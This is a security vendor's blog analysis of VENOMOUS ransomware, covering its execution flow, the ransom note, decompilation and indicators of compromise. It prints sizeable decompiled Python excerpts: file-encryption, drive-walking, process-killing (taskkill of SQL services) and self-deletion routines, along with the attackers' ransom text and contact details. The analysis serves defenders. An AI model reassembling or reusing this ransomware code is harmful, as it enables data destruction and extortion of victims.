A Deep-dive Analysis of VENOMOUS Ransomware

blog.cyble.com/2021/08/04/a-deep-dive-analysis-of-venomous-ransomware/

August 4, 2021

While conducting our routine Open-Source Intelligence (OSINT) research, the Cyble Research Labs came across ransomware known as VENOMOUS, which encrypts the user document files using AES 256 encryption and appends the extension of encrypted files as *".VENOMOUS"*. Consequently, the ransomware demands that the victims pay ransom for a decryption tool to recover their data.

Based on analysis by Cyble Research Labs, we have observed that the executable .exe file is a console-based application that requests for user input. In general, this behavior is not observed in stealthy ransomware. It is likely that after compromising the infrastructure, the Threat Actors (TAs) deploys the ransomware manually.

To compromise the infrastructure, TAs leverage various techniques such as exploiting the vulnerable assets exposed on the Internet.

The VENOMOUS ransomware group has given the following tor website details in their ransom note **hxxp://3udp4kspxiirvxop[.]onion/**.

We have shown the complete execution flow of the VENOMOUS ransomware in figure 1.



Figure 1 Execution Flow

Technical Analysis

We found that the malware is a console-based x64 architecture executable written in Python during our static analysis. Refer to Figure 2.



Figure 2

Malware Payload Static Information

After encrypting the files, the ransomware payload drops the ransom note named *"SORRY-FOR-FILES.txt",* as shown in Figure 3.

SORRY-FOR-FILES.txt

```
                                #What happened to your files?

All of your important files encrypted with AES-256 , is a powerful cryptography algorithm
For more information you can use Wikipedia.
Don't rename or edit encrypted files because it will be impossible to decrypt your files
     ***** How to recover files???? *****
     Your main guarantee is the ability to decrypt test files.
     This means that we can decrypt all your files after paying the ransom.
     You can upload a sample encrypted file on our site.
     And your file will be decrypted. You can download it to test
     You can only decrypt the sample file once.
     This is to trust us that all your files will be decrypted
     Be careful not to change the name before uploading the encrypted file.
              *** You need ti install Tor Browser ***
    To access a . onion address, you'll need to access it through the Tor Browser.
       You can download tor browser from https://www.torproject.org/download
            Our site address: http://3udp4kspxiirvxop.onion/
        *** send us a message in the Telegram messager ***
    After sending bitcoins to us. We will send you your private key decryption program
        For Trust You can Send us Test Files And We Decrypt That And Send To You.
            To install Telegram, you can search in Google. Download Telegram.
                Telegram website: https://telegram.org
            Telegram ID : https://t.me/venomous_support
                Your unique Id : V5S6TFZ0IPQD
            *** If telegram was not available for any reason ***
        You can email us your encrypted sample file for decryption
            Our email address: venomous.files@tutanota.com
                    Your unique Id : V5S6TFZ0IPQD
**** What is Bitcoin? ***
Bitcoin is an innovative payment network and a new kind of money.
You can create a Bitcoin account at https://blockchain.info/ and deposit some money into your account and then send to us
*** How to buy Bitcoin? ***
There are Many way to buy Bitcoin and deposit it into your account,
You can buy it with WesternUnion, Bank Wire, International Bank transfer, Cash deposit and etc
https://localbitcoins.com ---> Buy Bitcoin with WesternUnion or MoneyGram
https://coincafe.com ---> Buy Bitcoin fast and Secure with WesternUnion and Cash deposit
https://www.bitstamp.net ---> Buy Bitcoin with bank wire, International bank transfer, SEPA payment
https://www.kraken.com ---> Buy Bitcoin with bank wire, International bank transfer, SEPA payment
https://www.kraken.com ---> Buy Bitcoin with bank wire, International bank transfer, SEPA payment
https://www.ccedk.com ---> Buy Bitcoin with bank wire, International bank transfer, SEPA payment
https://bitcurex.com/ ---> Buy Bitcoin with bank wire, International bank transfer, SEPA payment

If you want to pay with your Business bank account you should create a business account in exchangers they don't accept payment from third party
```

Figure 3 Ransom Note

In the above ransom note, the TAs have given a Telegram support ID *"hxxps://t[.]me/venomous_support"* with the victim's unique ID. The attackers ask the victims to contact them and pay the ransom amount in Bitcoin (BTC) to get the decryptor program.

Upon execution, the ransomware payload checks if config file is present. Refer to Figure 4.

- If the config is present, the malware gets the unique ID from the config file and asks the users to enter the key to encrypt the files.
- If config file is not present, the malware creates a new config file, obtains the unique ID and then asks for the key.
- Optionally, if the TAs do not want to use the same unique ID, the malware creates a new config file having a unique ID and asks users to enter the key to encrypt the data.



Figure 4 Asking for Key to Encrypt Files

After execution, the malware encrypts the files and appends the extension as *".venomnous*" Refer to Figure 5.



Figure 5 Encrypted Files

After encrypting the files on the victim's machine, the malware adds an Initialization Vector (IV) in the encrypted file, which is unique for each file, as shown in Figure 6.



Figure 6 IV Added After Encryption

The ransomware then attempts to kill the *mssql, MySQL, SQLi*server processes, as shown in Figure 7.



Figure 7 Modification of Services

Since the malware payload has been developed in Python, we tried to extract the source code from the executable. Refer to Figure 8.



Figure 8 Extracting Source Code from Executable

After extracting the source code from the malware payload, we found encoded Python files. We observed that the file containing the complete source code is "*sqli-servere*", so we appended its extension to *.pyc* and tried to decompile it, as shown in Figure 9.



Figure 9 Extracted Encoded Source Code

While conducting the decompilation process, we inserted 16 bytes of magic values as "*55 0D 0D 0A 00 00 00 00 92 D4 5F 5F 86 2E 00 00*" to the file. Refer to Figure 10.



Figure 10 Inserting 16 Bytes of Magic Values

After appending the file, we were able to decompile the Python source code successfully, as shown in Figure 11.

```
C:\Users\[redacted]Desktop\Final\VENOMOUS.exe_extracted>uncompyle6.exe sqli-servere.pyc > decoded-sqli-servere.pyc
```

Figure 11 Decoded Python Source Code

Code Analysis

The below source code demonstrates the ransomware payload checking whether the config file is present. Then, it will obtain the unique ID and requests the encryption key as input from the user. Refer to Figure 12.

```
def Create_Config():
    unique_id = ''.join((random.choice('0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ') for i in range(12)))
    open(CONFIG_PATH, 'w').write(unique_id)
    return unique_id


if os.path.exists(CONFIG_PATH) == True:
    unique_id = open(CONFIG_PATH, 'r').read().strip('\n')
    print('We have uniqueid: %s in the database\nIf you want to encrypt with this unique id enter. Or enter no' % unique_id
    answer = input('-> ')
    if answer == 'no':
        unique_id = Create_Config()
        print('New unique id:', unique_id)
        secret_key = input('key: ')
    else:
        unique_id = open(CONFIG_PATH, 'r').read().strip('\n')
        secret_key = input('key: ')
else:
    unique_id = Create_Config()
    print(unique_id)
    secret_key = input('key: ')
Venomous(unique_id, secret_key)
```

Figure 12 Payload Asks for Unique ID for Encryption

The below source code demonstrates that the ransomware is excluding certain folders and files from encryption.

```
def SavePaths(self):

    def GetMotherfcukerpath(Drive_name):
        O = []
        for r, d, f in os.walk(Drive_name):
            for filename in f:
                O.append(os.path.join(r, filename))
            else:
                return O

    for D in reversed(win32api.GetLogicalDriveStrings().split('\x00')[:-1]):
        print(f"Drive {D} ...")
        for _ in GetMotherfcukerpath(D):
            if not '\\$Recycle.Bin\\' in _:
                if '\\$RECYCLE.BIN\\' in _:
                    pass
                elif '\\Windows\\' in _:
                    pass
                elif '\\System32\\' in _:
                    pass
                elif '\\AppData\\' in _:
                    pass
                elif '\\ProgramData\\' in _:
                    pass
                elif '.venomous' in _:
                    pass
                elif 'sqli-servere.exe' in _:
                    pass
                elif 'ng.exe' in _:
                    pass
                elif 'SORRY-FOR-FILES' in _:
                    pass
                else:
                    self.paths_for_crypt.append(_)
```

Figure 13 Malware Excludes Directories and Files from Encryption

The source code shown here demonstrates that the ransomware is trying to kill the *mssql, MySQL, SQLi* processes, to encrypt databases.

```
def kill_process(self):
    L_ = ['sqlwriter.exe', 'sqlceip.exe', 'sqlservr.exe']
    for Process in L_:
        try:
            os.system('taskkill /F /IM %s' % Process)
        except:
            print("can't kill ", Process)
```

Figure 14 Payload is Tries to Kill MySQL, MySQL, and sqli Applications

While analyzing the Python code, we found that the ransomware uses Advanced Encryption Standard (AES) algorithms to encrypt the files. The IV is generated for each file and is used during the encryption process.

```
def CryptFiles(self):

    def encrypt(filename, chunksize=65536):
        try:
            outputFile = f"{filename}.{unique_id}.venomous"
            filesize = str(os.path.getsize(filename)).zfill(16)
            IV = Random.new().read(16)
            encryptor = AES.new(b64decode(self.secret_key), AES.MODE_CBC, IV)
            with open(filename, 'rb') as (infile):
                with open(outputFile, 'wb') as (outfile):
                    outfile.write(filesize.encode('utf-8'))
                    outfile.write(IV)
                    while True:
                        chunk = infile.read(chunksize)
                        if len(chunk) == 0:
                            break
                        else:
                            if len(chunk) % 16 != 0:
                                chunk += b' ' * (16 - len(chunk) % 16)
                        outfile.write(encryptor.encrypt(chunk))

            os.remove(filename)
        except:
            pass

    Pooler = Pool(processes=(cpu_count()))
    Pooler.map(encrypt, self.paths_for_crypt)
```

Figure 15 Malware Payload is Using AES Algorithms to Encrypt the Files

The below source code demonstrates that after encrypting the files, the malware will drop a ransom note named "*SORRY-FOR-FILES.txt*" in various places on the victim's machine. Refer to Figure 16.

```
def WriteHelpTextForUsers(self, paths):
    global text_help
    for F in paths:
        for folder in F:
            if '$RECYCLE.BIN' in folder:
                pass
            else:
                try:
                    with open('%s\\SORRY-FOR-FILES.txt' % folder, 'w') as (venomous):
                        venomous.write(text_help.replace('uniQID', self.unique_id))
                except:
                    pass

def WriteHelpText(self, paths):
    for folder in paths:
        if '$RECYCLE.BIN' in folder:
            pass
        else:
            try:
                with open('%s\\SORRY-FOR-FILES.txt  % folder, 'w') as (venomous):
                    venomous.write(text_help.replace('uniQID', self.unique_id))
            except:
                pass
```

Figure 16 Drops Ransom Note

The below source code demonstrates that after completing encryption activities, the malware terminates its processes.

```
def clearApp(self):
    BadText = '\n        TASKKILL /IM "sqli-servere.exe"\n        DEL "sqli-servere.exe"\n
    with open('clear.bat', 'w') as (ClearBad):
        ClearBad.write(BadText)
    os.startfile('clear.bat')
```

Figure 17 Payload is Trying to Kill Its Process

The threat actors have given their TOR website in the ransom note – **hxxp://3udp4kspxiirvxop[.]onion/** .

In this website, they have mentioned email ID **venomous.files@tutanota[.]com** and Telegram ID **hxxps://t[.]me/venomous_support** to communicate with the victims for demanding the ransom as shown in Figure 18.



Figure 18

Ransomware Tor Website

Conclusion

Ransomware groups continue to pose a severe threat to firms and individuals. Organizations need to stay ahead of the techniques used by these TAs. Victims of ransomware risk losing their valuable data due to such attacks, which leads to financial loss and loss of productivity.

Since malware payload is a console-based application and the key value from the user, generally, this behavior is not present in the typical ransomware. We suspect that this ransomware has been developed for collaborating with affiliates.

Cyble Research Labs is continuously monitoring VENOMOUS's extortion campaign, and we will keep our readers up to date with new information.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow these suggestions given below:

- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application
DefenseEvasion	T1112 T1027 T1562.001	Modify Registry Obfuscated Files or Information Impair Defences: Disable or Modify Tools
Discovery	T1083 T1135	File and Directory Discovery Network Share Discovery
Impact	T1486 T1490	Data Encrypted for Impact Inhibit System Recovery

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
4fb7ed41b7b482bc52c5a2c113b86911d86ef3d1ba1a4651a189b4bbb1901fa6	SHA256	HASH
hxxp://3udp4kspxiirvxop[.]onion/	URL	URL
hxxps://t[.]me/venomous_support	Telegram ID	TA Contact

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.